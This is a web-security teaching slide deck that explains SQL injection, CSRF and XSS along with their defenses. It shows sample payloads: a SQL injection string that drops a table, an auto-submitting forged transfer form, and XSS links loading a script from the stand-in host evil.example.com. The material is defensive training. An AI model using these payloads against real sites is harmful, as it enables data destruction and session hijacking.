

Security basics for web developers

Christoph Iserlohn

About me

Senior Consultant @ innoQ

MacPorts Team member

Why is security so important?

- > Adobe – September 2013
152.000.000 records leaked including encrypted **passwords** and encrypted **credit card numbers** and expiration dates
- > Korea Credit Bureau – January 2014
20,000,000 records leaked including **social security numbers, phone numbers, credit card numbers** and expiration dates
- > „The Fappening“ – September 2014
intimate-images from over hundred celebrities leaked

Agenda

Common vulnerabilities
in web applications
...and how to prevent them

OWASP Top 10

- > A1 Injection
- > A2 Broken Authentication and Session Management
- > A3 Cross-Site Scripting (XSS)
- > A4 Insecure Direct Object References
- > A5 Security Misconfiguration
- > A6 Sensitive Data Exposure
- > A7 Missing Function Level Access Control
- > A8 Cross-Site Request Forgery (CSRF)
- > A9 Using Components with Known Vulnerabilities
- > A10 Unvalidated Redirects and Forwards

OWASP Top 10

- > **A1 Injection**
- > **A2 Broken Authentication and Session Management**
- > **A3 Cross-Site Scripting (XSS)**
- > A4 Insecure Direct Object References
- > A5 Security Misconfiguration
- > A6 Sensitive Data Exposure
- > A7 Missing Function Level Access Control
- > **A8 Cross-Site Request Forgery (CSRF)**
- > A9 Using Components with Known Vulnerabilities
- > A10 Unvalidated Redirects and Forwards

Injection attacks

Injection explained

- > **Untrusted data** is sent to an interpreter
- > The interpreter is tricked into **executing unintended commands**
- > Problem: no clear **separation** of (**untrusted**) **data** from **commands**

SQL-Injection

Example

```
String user = request.getParameter("user");
String pwd = request.getParameter("pwd");
String query =
    "SELECT * FROM user WHERE name = ' " +
    user + " ' AND pwd = ' " + pwd + " '";
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);
```

Example

Parameters chosen by attacker:

```
name = admin  
pwd = ' OR 1=1; --'
```

Query that gets executed:

```
SELECT * FROM users WHERE  
name = 'admin'  
AND pwd = ' ' OR 1=1; -- '
```

Example

Parameters chosen by attacker:

name = admin

pwd = ' ; DROP TABLE users; --

Query that gets executed:

```
SELECT * FROM user WHERE
name = 'admin' AND pwd = ' ' ; DROP
TABLE users; -- '
```

NoSQL

=

No injection ?

NoSQL

No injection ?

NoSQL query languages

```
session.execute( "  
    SELECT * FROM users WHERE  
    first_name = 'jane' AND  
    last_name = 'smith';" );
```

Cassandra – CQL

```
executionEngine.execute( "  
    MATCH (p:Product) WHERE  
    p.productName = 'Chocolade'  
    RETURN p.unitPrice;" );
```

Neo4j – cypher

NoSQL built-in interpreters

- MongoDB: JavaScript
- Redis: Lua
- CouchDB: JavaScript
- ...

Other attack vectors

- > XML-Parsers, XPath
- > Runtime.exec(),
ProcessBuilder()
- > SMTP-Headers, HTTP-Headers
- > LDAP
- > ...

Prevention

- > **Use parameterized interfaces –**
e.g. prepared statements
- > **Validate user input – prefer whitelists**
over blacklists
- > **Sanitize user input – escape special**
characters sent to interpreter

Example

```
String user = request.getParameter("user");
String pwd = request.getParameter("pwd");
String query =
    "SELECT * FROM user WHERE name = ? " +
    "AND pwd = ?";
PreparedStatement stmt =
    conn.prepareStatement(query);
stmt.setString(1, user);
stmt.setString(2, pwd);
ResultSet rs = stmt.executeQuery();
```

Cross-Site Request Forgery

CSRF explained

- > Attacker is able to **predict all details** of a **request** required to execute a particular action
- > Malicious web page generates **forged requests** that are **indistinguishable** from legitimate ones
- > Browsers **send credentials** like session cookies **automatically**

Meet our protagonists

The vulnerable web application

The victim

The attacker



The malicious website

The attacker tricks victim
to visit malicious website

GET / HTTP 1.1
Host: evil.example.com





GET / HTTP 1.1
Host: evil.example.com

```
<html>
  <body>
    
  </body>
</html>
```



Victim's browser sends forged request - including session cookie (if user is logged in)

GET /transfer?from=victim&to=attacker&amount=100 HTTP 1.1
Host: vulnerable.example.com
Cookie: sessionID=48839ca9-a91f-aff3-df60-11147d694336

HTTP 1.1 200 OK

Victim's browser sends forged request - including session cookie (if user is logged in)



```
GET /transfer?from=victim&to=attacker&amount=100 HTTP 1.1  
Host: vulnerable.example.com  
Cookie: sessionID=48839ca9-a91f-aff3-df60-11147d694336
```

HTTP 1.1 200 OK



Vulnerable website thinks the request is legitimate and executes the transaction



I'm safe. I'm using POST.



01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Safe. Really?

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

GET / HTTP 1.1
Host: evil.example.com

GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK

```
<form method="POST" id="forged"
      action="https://vulnerable.example.com/transfer">
  <input type="hidden" name="from" value="victim" />
  <input type="hidden" name="to" value="attacker" />
  <input type="hidden" name="amount" value="100" />
</form>
```

GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK

```
<script type="text/javascript">
  window.onload = function() {
    document.getElementById("forged").submit();
  }
</script>
```

GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK



```
<script type="text/javascript">
  window.onload = function() {
    document.getElementById("forged").submit();
  }
</script>
```



\$

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>



POST requests are not immune to CSRF!

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>



Just as multi-step interactions
are vulnerable!



Or Websocket connections!

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Or your JSON-APIs!

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Prevention

- > Use **CSRF-Tokens** for each request – unique/secret, linked to session
- > Require **reauthentication** before critical operations
- > Use **double submit** pattern for requests from JavaScript – or when there is no session
- > Check for **application/json**

CSRF-Token example



Everytime a user
requests a website
including a form

GET /transfer
Host: csrf-safe.example.com



The form is enriched with
a unique CSRF-token

```
<form method="POST"
      action="https://csrf-safe.example.com/transfer">
    <input type="text" name="from" value="victim" />
    <input type="text" name="to" value="attacker" />
    <input type="text" name="amount" value="100" />
    <input type="hidden" name="csrf" value="4839ca9"/>
</form>
```



The form is enriched with
a unique CSRF-token



```
<form method="POST"
      action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="4839ca9"/>
</form>
```

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>



```
<form method="POST"  
      action="https://csrf-safe.example.com/transfer">  
    <input type="text" name="from" value="victim" />  
    <input type="text" name="to" value="attacker" />  
    <input type="text" name="amount" value="100" />  
    <input type="hidden" name="csrf" value="?????" />  
  </form>
```

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>



Attacker can't know
value of csrf

GET / HTTP 1.1
Host: evil.example.com

GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK

```
<form method="POST"
      action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="?????" />
</form>
```



GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK



```
<form method="POST"
      action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="?????"/>
</form>
```

Victim's browser sends forged request - including session cookie (if user is logged in)

```
POST /transfer HTTP 1.1  
Host: csrf-safe.example.com  
Cookie: sessionId=48839ca9-a91f-aff3-df60-11147d694336  
  
from=victim&to=attacker&amount=100&csrf=????
```

Website checks the value of csrf
and rejects the forged request even
if it contains a valid session cookie

Cross-Site Scripting

XSS explained

- > Web page **includes** user supplied (**untrusted**) data
- > The **data is not** properly **validated or escaped**
- > Attacker can **execute scripts** in the **victim's browser**

Reflected XSS

Attacker crafts a special link:

`http://vulnerable.example.com/?
q=cats<script src="http://evil.example.com/pwn.js"/>`

Attacker crafts a special link:

`http://vulnerable.example.com/?`

`q=cats<script src="http://evil.example.com/pwn.js"/>`

Attacker crafts a special link:

`http://vulnerable.example.com/?
q=cats%3Cscript%20src%3D%E2%80%9C
http%3A%2F%2Fevil.example.com%2Fpwn.js%E2%80%9C%2F%3E%0A`



The attacker tricks victim
to click on malicious link



Victim's browser
sends request to
vulnerable website



GET /?q=cats<script src="http://evil.example.com/pwn.js"/>
Host: vulnerable.example.com

Vulnerable website
includes the query
parameters in
the response

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>



<html>
<body>
Results for cats
<script src="http://evil.example.com/pwn.js" />:
</body>
</html>



01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Vulnerable website
includes the query
parameters in
the response

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

```
<html>
<body>
Results for cats
<script src="http://evil.example.com/pwn.js" />
</body>
</html>
```

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>



GET /pwn.js HTTP 1.1
Host: evil.example.com



```
<html>
  <body>
    Results for cats
    <script src="http://evil.example.com/pwn.js" />
  </body>
</html>
```

Victim's browser
includes script from
malicious website





Victim's browser
executes script in
context of the
vulnerable website



```
<html>
  <body>
    Results for cats
    <script src="http://evil.example.com/pwn.js" />
  </body>
</html>
```

hijack victim's session



redirect user

hijack victim's session

redirect user

hijack victim's session

insert hostile content



Persistent XSS

```
I love cats<script src="http://evil.example.com/pwn.js" />
```

Attacker injects script
directly into site content
(e.g. in a comment)



Vulnerable website
includes the malicious
script in every response

```
<html>
<body>
  I love cats
